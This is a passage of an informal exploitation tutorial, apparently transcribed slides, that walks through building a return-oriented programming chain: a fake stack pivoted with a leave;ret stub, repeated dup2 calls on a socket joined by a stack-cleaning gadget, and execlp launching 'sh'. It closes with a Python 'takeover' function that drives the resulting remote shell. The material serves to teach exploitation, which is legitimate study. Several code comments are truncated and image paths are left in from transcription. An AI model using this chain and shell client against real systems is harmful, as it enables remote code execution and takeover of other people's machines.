


```
  #I format our fake stack in the order it gets retted to..
  our_array[36] = our_buf  #new base pointer-->recurses to new stack pointer
  our_array[37] = leaveret_stub

  #if this points to our_array[0], then that's the next thing down the stack... so
  our_array[0] = our_buf+256#lets just set our base pointer so that it's 256 bytes
esp fuckin with each other (not so much with this calling convention, though)
  #in a real exploit i'd do some page stuff to make sure it's on the same page
  #here I can't be fucked..
  our_array[1] = dup2
```

- Like this^^
- Now, because we are retting, the value right below dup2 address in our_array[1], ie. our_array[2], needs to be the address to “Return to”, from this function (it’s expecting to be called to, not retted to, and call pushes eip).
- This however if we just went dup2() dup2() dup2() would mean we could not have arguments. So we need to go:
- dup2()

gadgets

- Gadget is a fancy pants ROP term for a borrowed chunk of code we use to do something small
- You can build whole programs out of gadgets hooray
- The one we are going to use just adds a number to esp
- I originally found an add “esp,0x1c; ret” gadget within system, and decided to use that (as I was using system()), it’s easier. And it perfectly fits.
- So our array looks like this, now:



```
    #I format our fake stack in the order it gets retted to..
    our_array[36] = our_buf  #new base pointer-->recurses to new stack pointer
    our_array[37] = leaveret_stub

    #if this points to our_array[0], then that's the next thing down the stack... so it's our second
    our_array[0] = our_buf+256#lets just set our base pointer so that it's 256 bytes previous on the
p/esp fuckin with each other (not so much with this calling convention, though)
    #in a real exploit i'd do some page stuff to make sure it's on the same page
    #here I can't be fucked..
    our_array[1] = dup2
    our_array[2] = stackclear
    our_array[3] = sockfd
    our_array[4] = 0
    #these gaps  might be smashed by the functions we're calling so it's best not to use them for tem
    our_array[9] = our_buf+256
    our_array[10] = dup2
    our_array[11] = stackclear
    our_array[12] = sockfd
    our_array[13] = 1
    #don't use once we've retted below..
    our_array[18] = our_buf+256
    our_array[19] = dup2
    our_array[20] = stackclear
    our_array[21] = sockfd
    our_array[22] = 2
    #...
    our_array[27] = our_buf+256
    our_array[28] = execlp
    our_array[29] = 0x4B434f43#we should not ever ret here unless the system() fails..
    our_array[30] = our_buf + 32*4+1#ptr to "sh" at [32]
    our_array[31] = 0#
    our_array[32] = 0x00687300#slightly past end, it's ok though this is just the memory used for the
```

- What’s happening here?

we ret to

dup2(sockfd, 0)

it rets to our gadget, which cleans 0x1c bytes off the stack, so the next ret is [10], which is dup2(sockfd, 1), which rets to that same gadget…

The [19] values. Ignore the “our_buf+256” values in this picture, we’re not actually using them. Pretend they aren’t there.

When I went to use system()..

- Shit failed. Also I instrument some of this (like setting up the stack in gdb and retting to system, nope)
- Oh that’s right, system() requires a fuckload of pre-requisities. We always use do_system().
- Um. I can’t find do_system..

exec functions…


- int execl (const char *pathname, const char *arg0, ... int execv (const char *pathname, char *const argv[]);
- int execle(const char *pathname, const char *arg0, ... /* (char *) 0, char *const envp[] */);
- int execve(const char *pathname, char *const argv[], char *const envp[]);
- int execlp(const char *filename, const char *arg0, ... /* (char *) 0 */);
- int execvp(const char *filename, char *const argv[]);

- Making an argv is more of a PITA

- We don’t know for sure what path a command will have on a remote box; the “l” class functions search the path
- Execv, execvp, and execvpe take argument vectors as the second argument (char *const argv[]). Fuck this, more of a PITA if we can avoid it.
- execl(), execlp(), and execle() take things in the form “pathname”, arg0, arg1. Nicer.
- execlp searches $PATH if our value does not start with a “/”. This is great (think about all the different places python could be on all the different linux distros..)


Anyway, it should now work.

- We set break points at dup2, at excelp, at the leaveret stub, etc.
- In a debugger we see it all works.
- We ~~steal~~ borrow code to act like netcat, so we can do the client portion.



```
def takeover(s):
        print 'Shitty takeover function taking over!'
        print 'YOU NEED TO PRESS ENTER TWICE'
        import select
        import sys
        s.setblocking(0)
        while True:
                r,w,e = select.select([s, sys.stdin], [], [s, sys.stdin])
                try:
                        buffer = s.recv(100)
                        while(buffer != ''):
                                sys.stdout.write(buffer)
                                sys.stdout.flush()
                                buffer = s.recv(100)
                        if (buffer == ''):
                                return
                except error:
                        pass
                while True:
                        r,w,e = select.select([sys.stdin],[],[], 0)
                        if (len(r) == 0):
                                break
                        c = sys.stdin.read(1)
                        if (c == ''):
                                return
                        if (s.sendall(c) != None):
                                return
```

